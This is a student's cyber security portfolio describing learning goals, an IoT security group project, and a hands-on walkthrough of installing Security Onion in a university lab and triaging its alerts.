Ivan Arbaliev - portfolio

Semester 6 – Advanced cyber security

PAST LEARNING EXPERIENCE

Softuni online – programming basics

Fontys (full time) – semester 1/2, media design, cyber security semester

“Information services” Bulgarian state cyber security company (internship, full-time) – working as a cyber security analyst, part of a Security operation center and automating cyber alert response procedures.

LEARNING WISHES

Develop myself in blue teaming.

Get more knowledge in cyber analysis and response

Gain experience in red teaming

Learn how to reverse engineer

Do more things that I can add to my portfolio

Don’t miss the deadlines.

Get proof of learning by getting certificates

Personality

My personality type is virtuoso. Virtuosos are innovative and practical experimenters. I tend to be a bit introverted because I tend to prefer fewer but meaningful social interactions. I am pragmatic and focus on objectivity and rationality. I am good at adapting to opportunities.

Table of contents

Version history (backlog)

20.02.2023	Setup security onion in vSphere
22.02.2023	Research possible certifications for a personal project
24.02.2023	Create a lab environment centered around SO to explore network data.
28.02.2023	Document first findings from SO into my personal portfolio
01.03.2023	Choose CompTIA Security + certification as my personal project.
11.03.2023	Choose “hack the box as my second phase of the personal project.
15.03.2023	Continue exploring SO (Cybershef, SIEM)
20.03.2023	Start preparation for CompTIA certificate.
30.03.2023	Hack the Box
02.04.2023	Start preparing for certificate with a videobook
06.04.2023	Hack the Box
11.04.2023	Get Flipper Zero from iSSD
13.04.2023	Research Publication topic/ target group
19.04.2023	Start Blue teaming forensics case
20.04.2023	Hack the Box

Specialization

In my last cyber security semester, I had experience both with Blue teaming and Red teaming and I did not know which to choose because I found both equally interesting. This changed when I got my internship as a security analyst at a

Security Operation Center. The job was mainly Blue Team. The company is called “Information Service” and it provides cyber security for state companies that can’t set it up for themselves (including the Bulgarian secret service). I investigated cyber security alerts in IBM QRADAR (SIEM) concerning the security of big state companies and websites (NRA, Bulgarian national trains organization, governmental websites). In the end of the internship my mentor was very pleased with my work and learning ability, so he offered me to work for the company after I graduate. Therefore, I chose to specialize in blue teaming. I know which parts of cyber security to focus on to excel in my future job as a cyber security analyst and Defense is one of them.

Acknowledgement

I would like to extend my heartfelt gratitude and appreciation to my exceptional teachers, Pu Xuemei, Stefan, Casper, and Peter. Their unwavering dedication, guidance, and passion for teaching have profoundly influenced my educational journey. Pu Xuemei's extensive knowledge, Casper's enthusiasm, Stefan innovative teaching methods, and Peter's exceptional support have shaped my academic and personal growth in immeasurable ways. Their commitment to nurturing our learning, encouraging critical thinking, and fostering a love for knowledge have left an indelible mark on me. I am forever grateful for their invaluable contributions and the lasting impact they have had on my education.

Group project choice

Me and my group chose to work on the IoT devices security project.

Our project is part of INTERSCT. INTERSCT's goal is to tackle the problem of IoT security "integrally from various different, and complementary, perspectives: Design, Defense, Attack, Governance, and Privacy". Fontys participates in INTERSCT by creating a knowledge base for IoT security with guidelines, best practices, and tooling. These guidelines are based on case studies and pen tests of specific IoT devices.

This semester, our goal is to add to this knowledge base by doing new general research (including tooling) and pen testing (home) IoT devices to see if they meet the existing best practices and maybe come up with new ones.

Scope of group project

The scope of the project is focused, but not limited, on improving good and bad practices within the IoT industry. This is done by improving and adding the research done to the Fontys Intersect Project which aggregates research done regarding the state of IoT security.

To deliver products without losing time the scope has been narrowed to researching IoT Smart Home products. The investigation of IoT Smart Home devices is facilitated by the accessibility of the hardware to the students, while other branches, such as IoT Health would require expensive hardware and other third parties may need to be involved, thus, leading to focused research on IoT Smart Home devices.

As mentioned on the project's website, the scope will be adjusted to match the progress made by the team during the semester. Therefore, if possible, other IoT sub-industries will be approached and investigated.

Personal project ideas

This semester I have a unique opportunity to mix my studies with my career development. I asked my teachers whether I can get a cyber security certificate as my personal project, and they said yes. In my opinion getting a certificate with a real-world value will be beneficial for me in my future career. Some of the certificates I was looking into are:

- Certified Information Systems Security Professional (CISSP)CISA
- Certified Information Systems Auditor (CISA)
- Certified Information Security Manager (CISM)
- CompTIA Security+

In the upcoming few days, I will make deeper research in each certificate's contents, compare them to my learning outcomes and choose one or more to do this semester.

1.0 Security onion

In the chapters below I will show and explain my experience working with security onion, installation, and analyst tools.


1.1 What is security onion.

The security onion platform supports CentOS and Ubuntu as a host operating system. It is a platform that contains most popular cyber-security analyst tools at one place allowing easy learning and testing for cyber analysts.


1.2 Security onion installation

I installed security onion on my university's cloud (vSphere) as well as a kali VM that I can access the web interface from and launch tests from it. The installation was straight forward. I followed the steps of the installation's wizard. I added 2 network adapters to SO, one is used to communicate with other VMs on the network and one is set up in promiscuous mode (sniffer) that allows me to monitor the entire activity on the network and extract log files.


In the screenshot below you can see Security onion installing packages needed for the tools to run stable.




The screenshot below shows the Ip address of SO that I can access via the web browser on my kali machine.




After I took a note of the SO Ip address I restarted and waited the recommended 15 minutes for the tools to load. I ran “Sudo soup” which checks for updates and installs them if necessary.



After the updates completed I ran “Sudo so-test” to check the status of each individual security tool and everything was working as intended.




It was time for a testing if SO could capture packages. I ran “Sudo so-test” which takes test PCAP packages which are sent to the sniffing interface.




NOTE: internet access is required to download the test packages.

The test results showed me that everything was running as expected and I could start exploring the tools from my kali VM.



1.3 Alert triage and Case creation


I logged in SO from the web interface and I started investigating alerts. In the screenshot below I am showing my alerts sorted by highest severity status.



In the alerts tab I could see the alerts SO picked up, which module picked it up and how severe is each one. If there is more than one alert coming from the same source with same indicators, they will get grouped together which removes unnecessary clutter and makes it easier to track.

I picked a medium severity alert as my first case. I have highlighted it in the screenshot below (GPM SNMP public access udp).


I expanded the alert with “drilldown” and I could see that I had 8 alerts of the same sort coming from the same IP address (my kali VM address) and targeting the same destination port (see screenshot below).




I referred to seclists.org to find out more about the alert and if it was malicious. It turned out to be triggered by any SNMP packet passing trough the network that contains the word “public” and is concerning only if you don’t have control over the machine sending it. Link to detailed explanation on seclists:

https://seclists.org/snort/2003/q1/2822


Now that I knew this alert is not a threat I clicked acknowledge and it got transferred to “solved cases” tab (see screenshot below).



The next case I investigated had a high severity status (ET malware Zbot POST request to C2). This tab gives me full info about the case: sneder, destination, time the alert occurred, and most importantly the decoded network data.



I opened the network traffic for the case with PCAP and I saw the entire traffic from the three-way handshake, traffic itself and the shutdown of the connection. (See screenshot below).




I escalated this alert to a new case and gave it a more readable name, assigned it to myself and set the priority for that case to 1 (lower numbers mean higher severity).

1.4 Filter hunting


For my next case I filtered the query to give me events that happened on port 8089 in the “hunt tab”

I got 3 cases and one of them was captured by “ZEEK”. It is a http traffic.

